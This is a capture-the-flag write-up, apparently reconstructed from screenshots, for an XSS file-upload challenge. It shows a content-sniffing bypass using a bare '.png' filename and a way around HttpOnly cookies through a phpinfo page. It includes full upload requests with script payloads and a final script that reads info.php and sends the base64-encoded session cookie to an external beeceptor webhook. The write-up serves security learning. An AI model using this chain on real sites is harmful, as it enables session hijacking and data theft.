
Xss1 Web challenge writeup

```
Developer said even an attacker get xss he will not get the cookie is he right ?
```




Select image to upload (png and jpg and jpeg photos are allowed only)

The challenge page showing up file upload challenge and telling us that the allowed photos are (png,jpg,jpeg)

for sure u will try to bypass it with double extension and all ways but it's secure

so since our target is to get xss so maybe we will try to upload `.svg` right ?

but it will not work also




```
POST /xss1/ HTTP/1.1
Host: 172.174.108.207:90
Content-Length: 714
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.174.108.207:90
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9IzCADV5PcvRFgNc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.174.108.207:90/xss1/
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=5da274f7fd341af14bb730791205104a
Connection: close

------WebKitFormBoundary9IzCADV5PcvRFgNc
Content-Disposition: form-data; name="fileToUpload"; filename="evil.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
   <script type="text/javascript">
      alert('XSS by Spade\n'+document.domain+'\n'+document.cookie);
   </script>
</svg>
------WebKitFormBoundary9IzCADV5PcvRFgNc
Content-Disposition: form-data; name="submit"

Upload Image
------WebKitFormBoundary9IzCADV5PcvRFgNc--
```

```
HTTP/1.1 200 OK
Date: Sat, 18 Feb 2023 03:05:39 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/8.0.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 566
Connection: close
Content-Type: text/html; charset=UTF-8

Not allowed



<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Xss2 Challenge
    </title>
  </head>
  <body>
    <form  method="post" enctype="multipart/form-data">
      Select image to upload (png and jpg and jpeg photos are allowed only) <br>
      <input type="file" name="fileToUpload" id="fileToUpload">
      <input type="submit" value="Upload Image" name="submit">
    </form>
  </body>
</html>
```

so , we need to bypass this filter and get xss !

what if we upload an image `example.png` but with html content like this :

```
<html>
    <script>alert();</script>
</html>
```




```
POST /xss1/ HTTP/1.1
Host: 172.174.108.207:90
Content-Length: 343
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.174.108.207:90
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9IzCADV5PcvRFgNc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.174.108.207:90/xss1/
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=5da274f7fd341af14bb730791205104a
Connection: close

------WebKitFormBoundary9IzCADV5PcvRFgNc
Content-Disposition: form-data; name="fileToUpload"; filename="example.png"
Content-Type: image/png

<html>
    <script>alert();</script>
</html>
------WebKitFormBoundary9IzCADV5PcvRFgNc
Content-Disposition: form-data; name="submit"

Upload Image
------WebKitFormBoundary9IzCADV5PcvRFgNc--
```

```
HTTP/1.1 200 OK
Date: Sat, 18 Feb 2023 03:14:33 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/8.0.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 634
Connection: close
Content-Type: text/html; charset=UTF-8

The file uploads/5da274f7fd341af14bb730791205104a/example.png has been uploaded.



<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Xss2 Challenge
    </title>
  </head>
  <body>
    <form  method="post" enctype="multipart/form-data">
      Select image to upload (png and jpg and jpeg photos are allowed only) <br>
      <input type="file" name="fileToUpload" id="fileToUpload">
      <input type="submit" value="Upload Image" name="submit">
    </form>
  </body>
</html>
```

and yeah it's uploaded !!


so let's open this link and get the xss



172.174.108.207:90/xss1/uploads/5da274f7fd341af14bb730791205104a/example.png

ooh no ! it's not working ! do u know why ??

let's send it in burp suite maybe it's removing our content or smth



```
GET /xssl/uploads/5da274f7fd341af14bb730791205104a/example.png
HTTP/1.1
Host: 172.174.108.207:90
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.174.108.207:90
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http://172.174.108.207:90/xssl/
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=5da274f7fd341af14bb730791205104a
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 18 Feb 2023 03:48:04 GMT
Server: Apache/2.4.54 (Debian)
Last-Modified: Sat, 18 Feb 2023 03:14:33 GMT
ETag: "2e-5f4f0d434709b"
Accept-Ranges: bytes
Content-Length: 46
Connection: close
Content-Type: image/png

<html>
    <script>alert();</script>
</html>
```

as u see the server returned the html content to us but why it's not working !!

yeah it's because of the `Content-Type` header that returned from the server to the browser so the browser will consider it at image

Now ,there is an important question must be in ur mind ! , what will happen if there is the server not send the `Content-Type` Header ?

the browser will be forced to automatically detecting the content type


so, if we got the response from the server without the `Content-Type` Header we will force the browser to run our html code

apache2 server will not returning the `Content-Type` header if the file named with no extension like this :

`.png` or `.jpg` or even `...png` and any number of dots

so to get xss from this file upload challenge we will upload `.png` file with this content:

```
<html>
    <script>alert(document.cookie);</script>
</html>
```




```
POST /xss1/ HTTP/1.1
Host: 172.174.108.207:90
Content-Length: 351
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.174.108.207:90
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary9IzCADV5PcvRFgNc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http://172.174.108.207:90/xss1/
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=5da274f7fd341af14bb730791205104a
Connection: close

------WebKitFormBoundary9IzCADV5PcvRFgNc
Content-Disposition: form-data; name="fileToUpload"; filename="
.png"
Content-Type: image/png

<html>
    <script>alert(document.cookie);</script>
</html>
------WebKitFormBoundary9IzCADV5PcvRFgNc
Content-Disposition: form-data; name="submit"

Upload Image
------WebKitFormBoundary9IzCADV5PcvRFgNc--
```

```
HTTP/1.1 200 OK
Date: Sat, 18 Feb 2023 04:48:36 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/8.0.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 627
Connection: close
Content-Type: text/html; charset=UTF-8

The file uploads/5da274f7fd341af14bb730791205104a/.png has been
uploaded.



<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Xss2 Challenge
    </title>
  </head>
  <body>
    <form  method="post" enctype="multipart/form-data">
      Select image to upload (png and jpg and jpeg photos are
      allowed only) <br>
      <input type="file" name="fileToUpload" id="fileToUpload">
      <input type="submit" value="Upload Image" name="submit">
    </form>
  </body>
</html>
```

and as you can see it's uploaded successfully now

and if we requested it in burp suite




```
GET /xss1/uploads/5da274f7fd341af14bb730791205104a/.png HTTP/1.1
Host: 172.174.108.207:90
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.174.108.207:90
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http://172.174.108.207:90/xss1/
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=5da274f7fd341af14bb730791205104a
Connection: close


```

```
HTTP/1.1 200 OK
Date: Sat, 18 Feb 2023 04:49:22 GMT
Server: Apache/2.4.54 (Debian)
Last-Modified: Sat, 18 Feb 2023 04:48:36 GMT
ETag: "3d-5f4f22490d51c"
Accept-Ranges: bytes
Content-Length: 61
Connection: close

<html>
  <script>
    alert(document.cookie);
  </script>
</html>
```

we will get our html code without the `Content-Type` header in the response

and our xss is working now !



172.174.108.207:90/xss1/uploads/5da274f7fd341af14bb730791205104a/.png


172.174.108.207:90 says

but where is our cookie !

if u remember the desc well

```
Developer said even an attacker get xss he will not get the cookie is he right ?
```

so if we checked the cookie in our browser we will see that HttpOnly is allowed :)




Name	Value	Domain	Path	Expires...	Size	HttpOnly	S
PHPSESSID	5da274f7fd341af14bb730791205104a	172.17...	/	Session	41	✓	

so , that's meaning that we will never can get access cookies from js directly

and since our application using php there is a common bypass for this if we find an php info page because the cookies is printed in this page

so after doing directory bruteforcing we will get info.php

and then we can see our cookie in the response



Variable	Value
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_ACCEPT_LANGUAGE	ar,en-US;q=0.9,en;q=0.8
HTTP_COOKIE	PHPSESSID=5da274f7fd341af14bb730791205104a
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<address>Apache/2.4.54 (Debian) Server at 172.174.108.207 Port 90</address>
SERVER_SOFTWARE	Apache/2.4.54 (Debian)
SERVER_NAME	172.174.108.207
SERVER_ADDR	172.17.0.2
SERVER_PORT	90


so , all we need is just fetch the /info.php content and then send it to our server

i used this code


```
<script>
fetch('/xss1/info.php', {
  method: 'POST'})
  .then((response) => response.text())
  .then((data) => fetch('https://ghazy6.free.beeceptor.com', {
  method: 'POST',body:btoa(data)}));
</script>
```

this script is just fetching the info.php content then encoding it in base64 to avoid any errors and send it in a post request to our webhook

and now we can just send our image to the bot to get the flag



/uploads/5da274f7fd341af14



